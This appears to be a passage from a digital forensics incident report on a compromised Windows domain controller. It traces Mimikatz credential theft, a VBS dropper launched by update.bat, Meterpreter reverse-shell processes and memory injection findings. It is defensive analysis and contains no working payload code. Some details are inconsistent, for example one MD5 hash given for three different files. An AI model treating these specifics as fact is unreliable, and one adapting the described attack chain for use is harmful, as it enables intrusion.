The following sections' information was captured using Axiom unless otherwise noted. This section covers basic information about the MGMT-wks02 device. This includes both operating system and user information.

Table 3.7.x: Basic Information

Machine Name	AD01
Machine OS	Windows Server 2016 Standard
Build number	7601
Timezone	UTC-5 (Haiti Standard Time)
IPv4 Address	192.168.1.254

Table 3.7.x: User Information

Number of Users	2	Last Logged in user	James-Middleton-Adm	
Name of user	User ID	User Group	Create Time	Location
Administrator	500	Administrators	02/07/2019 21:10:18	Local
james.middleton-adm	1117	Administrator	02/14/2019 20:07:16	Domain

Installed Applications

This section includes the applications installed on the device by users. The information was gathered by Axiom by parsing users' NTUSER.DAT file.

Table 3.7.x: Application Installations for AD01

Name and Version	Creation Date
7-Zip 18.06 (x64)	02/07/2019
TeamViewer 14	02/07/2019
VLC media player	02/07/2019
OpenOffice.org 3.3	02/25/2019
Python 2.7.15	02/25/2019
WinSCP 5.13.7	02/25/2019
WinDirStat 1.1.2	02/25/2019
Microsoft .NET Framework 4.7.2	02/25/2019
PuTTY release 0.70 (64-bit)	03/05/2019

Application Usage

This section includes applications that were executed by users on the system. This information was gathered by Axiom via UserAssist entries.

Table 3.7.x: James.Middleton-adm

File Name	Run Count	Last run Time
%windir%\system32\cmd.exe	16	3/28/2019 19:02
%windir%\system32\WindowsPowerShe	8	3/27/2019 18:11
Microsoft.Windows.RemoteDesktop	17	3/28/2019 17:35
%windir%\regedit.exe	3	3/28/2019 18:57
%windir%\system32\rundll32.exe	2	3/27/2019 17:50
%windir%\Temp\update.bat	6	3/27/2019 17:37
C:\x64\mimikatz.exe	1	3/28/2019 17:32


Mimikatx found in recyling bin

File Name	Deleted Date/Time - UTC-05:00 (M/d/yyyy)[DST]	Security Identifier	Original Path	Type	Current Location
x64	3/28/2019 17:30	S-1-5-21-2510873552-1922864869-243088698-1117	C:\mimikatz-master\lib\x64\	Directory	$R1R65DW\lib\x64\
mimikatz	3/28/2019 17:30	S-1-5-21-2510873552-1922864869-243088698-1117	C:\mimikatz-master\mimikatz\	Directory	$R1R65DW\mimikatz\


Team also identified Mimikatz.exe as the credential harvester:

- Mimikatz.exe – MD5: 3047ab1f04e74b5c8a6d6ee8a8588d25
- Mimikatz.zip
- Mimikatz_trunk.zip

* executed one (1) time on AD01 by James.Middleton-adm ID'ed via Axiom in UserAssist




* dropped on the machine via Internet Explorer:



Artifact	Key detail	Supporting detail	Additional detail	Date and time	Item ID
Web Related Edge/Internet Explore...		URL file:///C:/mimikatz-master.zip	User james.middleton-adm	Accessed Date/Time 3/28/2019 9:28:44 PM	1576350
Web Related Edge/Internet Explore...		URL file:///C:/mimikatz-master.zip	User james.middleton-adm	Accessed Date/Time 3/28/2019 9:28:44 PM	1596981
Web Related Edge/Internet Explore...		URL file:///C:/mimikatz-master.zip	User james.middleton-adm	Accessed Date/Time 3/28/2019 9:28:44 PM	1986674
Web Related Edge/Internet Explore...		URL file:///C:/mimikatz-master.zip	User james.middleton-adm	Accessed Date/Time 3/28/2019 9:28:44 PM	2105859
Web Related Edge/Internet Explore...	User james.middleton-adm	URL file:///C:/mimikatz-master.zip	Access Count 1		1576075
Web Related Edge/Internet Explore...	User james.middleton-adm	URL file:///C:/mimikatz-master.zip	Access Count 1		1595348
Web Related Edge/Internet Explore...	User james.middleton-adm	URL file:///C:/mimikatz-master.zip	Access Count 1		1986686
Web Related Edge/Internet Explore...	User james.middleton-adm	URL file:///C:/mimikatz-master.zip	Access Count 1		2105594
Refined Results Locally Accessed Files...	Path C:\mimikatz-master.zip	Path Type Drive	Accessed Date/Time - Local Time 2019-03-28 16:28:44		1576193
Refined Results Locally Accessed Files...	Path C:\mimikatz-master.zip	Path Type Drive		Accessed Date/Time 3/28/2019 9:28:44 PM	1576398
Refined Results Locally Accessed Files...	Path C:\mimikatz-master.zip	Path Type Drive	Accessed Date/Time - Local Time 2019-03-28 16:28:44		1595648
Refined Results Locally Accessed Files...	Path C:\mimikatz-master.zip	Path Type Drive		Accessed Date/Time 3/28/2019 9:28:44 PM	1597145
Refined Results Locally Accessed Files...	Path C:\mimikatz-master.zip	Path Type Drive	Accessed Date/Time - Local Time 2019-03-28 16:28:44		2105595


*navigated to Mimikatz on AD01



My Computer:Desktop\machine_software\		3/27/2019 10:21:47 PM	Details	3/27/2019 9:47:26 PM	3/27/2019 9:47:26 PM	2/14/2019 5:29:26 PM	109350	Shellbags	AD01.E01	
My Computer:C:\Users\			Details	3/27/2019 6:51:40 PM	3/27/2019 6:51:40 PM	7/16/2016 6:04:26 AM	471	Shellbags	AD01.E01	
My Computer:C:\Windows\			Details	3/20/2019 2:18:38 AM	3/20/2019 2:18:38 AM	7/16/2016 6:04:26 AM	529	Shellbags	AD01.E01	
My Computer:C:\mimikatz-master.zip\	3/28/2019 9:28:51 PM		Details	3/28/2019 9:28:14 PM	3/28/2019 9:28:12 PM	3/28/2019 9:28:12 PM	33772	Shellbags	AD01.E01	
My Computer:C:\mimikatz-master\			Details	3/28/2019 9:28:50 PM	3/28/2019 9:28:50 PM	3/28/2019 9:28:50 PM	33802	Shellbags	AD01.E01	
My Computer:C:\mimikatz_trunk.zip\	3/28/2019 9:31:35 PM		Details	3/28/2019 9:30:44 PM	3/28/2019 9:30:42 PM	3/28/2019 9:30:42 PM	50590	Shellbags	AD01.E01	
My Computer:C:\x64\	3/28/2019 9:32:00 PM		Details	3/28/2019 9:31:34 PM	3/28/2019 9:31:34 PM	3/28/2019 9:31:34 PM	50593	Shellbags	AD01.E01	
My Computer:C:\out\		3/28/2019 11:02:57 PM	Details	3/28/2019 11:02:46...	3/28/2019 11:02:46...	3/28/2019 11:02:46 PM	57947	Shellbags	AD01.E01	


My Computer:C:\mimikatz-master\mimikatz\	3/28/2019 9:29:32 PM	3/28/2019 9:29:32 PM	Details	3/28/2019 9:28:50 PM	3/28/2019 9:28:50 PM	3/28/2019 9:28:50 PM	39838	Shellbags	AD01.E01

* was deleted (found in the recycling bin)




Team also identified Update.bat:
Update.bat – MD5: 3047ab1f04e74b5c8a6d6ee8a8588d25

- payload was executed six (6) time on AD01 by James.Middleton-adm found in Axiom in UserAssist



Team also identified a malicious process ID of fiIwOuGRTtZY.exe (ab.exe) with a parent name of cscript.exe (Meterpreter reverse shell):

- fiIwOuGRTtZY.exe – MD5: 3047ab1f04e74b5c8a6d6ee8a8588d25
    - Bellow is it's associated dependencies (such as Runndll32.exe (probably muchnaughter), ext_server, and metsrv.dll)



- Suspicious Process File Path [T1543]
  - 4240: fiIwOuGRTtZY.exe
  - 5168: fiIwOuGRTtZY.exe
  - 5812: fiIwOuGRTtZY.exe
  - rundll32.exe → cmd.exe → powershell.exe → cscript.exe → 3744: fiIwOuGRTtZY.exe
  - rundll32.exe → cmd.exe → powershell.exe → cscript.exe → 5048: fiIwOuGRTtZY.exe
  - rundll32.exe → cscript.exe → 1496: fiIwOuGRTtZY.exe
- Suspicious Program Execution [T1218, T1127.001, T1087.002]
  - 820: rundll32.exe
  - 2084: rundll32.exe
  - 3340: rundll32.exe
  - 4780: rundll32.exe
  - System → smss.exe → smss.exe → winlogon.exe → userinit.exe → explorer.exe → 7908: rundll32.exe
- Orphan Processes

PE Inject via fiIUwOuGRTtZY.exe

PE_INJECT - Notepad

File Edit Format View Help

```
1496 fiIwOuGRTtZY.exe PE_INJECT 0000000000620000 Module:[0x620000.dll] VAD:[]
1496 fiIwOuGRTtZY.exe PE_INJECT 0000000000a10000 Module:[metsrv.dll] VAD:[]
1496 fiIwOuGRTtZY.exe PE_INJECT 00000000013b0000 Module:[ext_server_stdapi.x86.dll] VAD:[]
1496 fiIwOuGRTtZY.exe PE_INJECT 0000000001420000 Module:[ext_server_priv.x86.dll] VAD:[]
3744 fiIwOuGRTtZY.exe PE_INJECT 0000000000770000 Module:[0x770000.dll] VAD:[]
3744 fiIwOuGRTtZY.exe PE_INJECT 00000000007a0000 Module:[metsrv.dll] VAD:[]
3744 fiIwOuGRTtZY.exe PE_INJECT 0000000000820000 Module:[ext_server_priv.x86.dll] VAD:[]
3744 fiIwOuGRTtZY.exe PE_INJECT 0000000001290000 Module:[ext_server_stdapi.x86.dll] VAD:[]
4240 fiIwOuGRTtZY.exe PE_INJECT 00000000009c0000 Module:[0x9c0000.dll] VAD:[]
4240 fiIwOuGRTtZY.exe PE_INJECT 00000000009f0000 Module:[metsrv.dll] VAD:[]
4240 fiIwOuGRTtZY.exe PE_INJECT 00000000026d0000 Module:[ext_server_stdapi.x86.dll] VAD:[]
4240 fiIwOuGRTtZY.exe PE_INJECT 0000000002740000 Module:[ext_server_priv.x86.dll] VAD:[]
4780 rundll32.exe     PE_INJECT 0000015caaf60000 Module:[0x15caaf60000.dll] VAD:[]
4780 rundll32.exe     PE_INJECT 0000015cab0a0000 Module:[metsrv.dll] VAD:[]
4780 rundll32.exe     PE_INJECT 0000015cab1c0000 Module:[ext_server_priv.x64.dll] VAD:[]
4780 rundll32.exe     PE_INJECT 0000015cab970000 Module:[ext_server_stdapi.x64.dll] VAD:[]
4780 rundll32.exe     PE_INJECT 0000015cab9e0000 Module:[ext_server_extapi.x64.dll] VAD:[]
5048 fiIwOuGRTtZY.exe PE_INJECT 0000000000860000 Module:[0x860000.dll] VAD:[]
5048 fiIwOuGRTtZY.exe PE_INJECT 0000000000890000 Module:[metsrv.dll] VAD:[]
5048 fiIwOuGRTtZY.exe PE_INJECT 0000000001250000 Module:[ext_server_stdapi.x86.dll] VAD:[]
5048 fiIwOuGRTtZY.exe PE_INJECT 00000000012c0000 Module:[ext_server_priv.x86.dll] VAD:[]
5168 fiIwOuGRTtZY.exe PE_INJECT 0000000000470000 Module:[0x470000.dll] VAD:[]
5168 fiIwOuGRTtZY.exe PE_INJECT 00000000004a0000 Module:[metsrv.dll] VAD:[]
5168 fiIwOuGRTtZY.exe PE_INJECT 00000000025f0000 Module:[ext_server_stdapi.x86.dll] VAD:[]
5168 fiIwOuGRTtZY.exe PE_INJECT 0000000002760000 Module:[ext_server_priv.x86.dll] VAD:[]
5812 fiIwOuGRTtZY.exe PE_INJECT 0000000000460000 Module:[0x460000.dll] VAD:[]
5812 fiIwOuGRTtZY.exe PE_INJECT 00000000008a0000 Module:[metsrv.dll] VAD:[]
5812 fiIwOuGRTtZY.exe PE_INJECT 0000000002590000 Module:[ext_server_stdapi.x86.dll] VAD:[]
5812 fiIwOuGRTtZY.exe PE_INJECT 0000000002600000 Module:[ext_server_priv.x86.dll] VAD:[]
```

Pink.exe found in memory of AD01

Poin...	Han...	Per...	File Path	File...	Artifa...	Source	Reco...
1	0	R--r-d	\Device\HarddiskVolume4\plink.exe	plink.exe	Files (filescan)	AD01-memory.mem	Parsing
1	0	R--r-d	\Device\HarddiskVolume4\plink.exe	plink.exe	Files (filescan)	AD01-memory.mem	Parsing
12	0	R--r-d	\Device\HarddiskVolume4\plink.exe	plink.exe	Files (filescan)	AD01-memory.mem	Parsing

Found in Event logs associated with putty.exe (remote connection tool), but running as System:

Browser Activity

Browser activity was reconstructed from Axiom, which used WebCachev01.dat for Microsoft Edge history.

Table 3.7.x: Relevant Browser Activity on MGMT-wks02

Title	Access Date/Time	Browser
ninite	2/25/2019 19:12	Edge
football	3/1/2019 16:43	Edge
quickbooks download	3/1/2019 16:43	Edge
quickbooks download free trial	3/1/2019 16:44	Edge
free desktop backgrounds	3/1/2019 16:45	Edge
fake statistics	3/4/2019 20:27	Edge
fake programming statistics	3/4/2019 20:28	Edge
7z	3/7/2019 4:45	Edge
E-mail Software		Edge

Malware Analysis - Joseph Fustolo

There are two notable malicious files located in the C:\Windows\Temp directory. The first is called “update.bat” which is a simple one-line script that executes cscript.exe, which in turn runs UxTxlQwzP.vbs. This is the second notable file in this directory.

Image 3.8.x: Significant File “Update.bat” and its Contents






Image 3.8.x: Significant File “UxTxlQezP.vbs” and its Contents



The UxTxlQezP.vbs file is significant because it contains a large block of base64 encoded data. This data, when decoded via CyberChef, becomes an executable file, as identified by the “MZ” file header.

Image 3.8.x: Significant File “UxTxlQezP.vbs” and its Contents



This behavior is not normal for a file or script, so we performed malware analysis against the decoded executable to observe what occurs on the system. Instead of downloading the executable from CyberChef, the original .vbs script was run to both confirm the script’s behavior and to observe the original executable’s filename. As expected, the script created a new executable called “fiIwOuGRTtZY.exe” which was stored in

%LocalAppData%\Temp\rad2A208.tmp. The script appears to have run four times on the AD server as there are four directories starting with “rad” within james.middleton-adm’s %LocalAppData% directory. Each of the four directories contained the malicious executable.

Image 3.8.x: UxTxlQwzP.vbs Creates fiIwOuGRTtZY.exe in the User’s AppData Directory

```
[CreateFile] WScript.exe:1140 > %LocalAppData%\Temp\rad2A208.tmp\fiIwOuGRTtZY.exe
```

Image 3.8.x: Directories in james.middleton-adm’s AppData

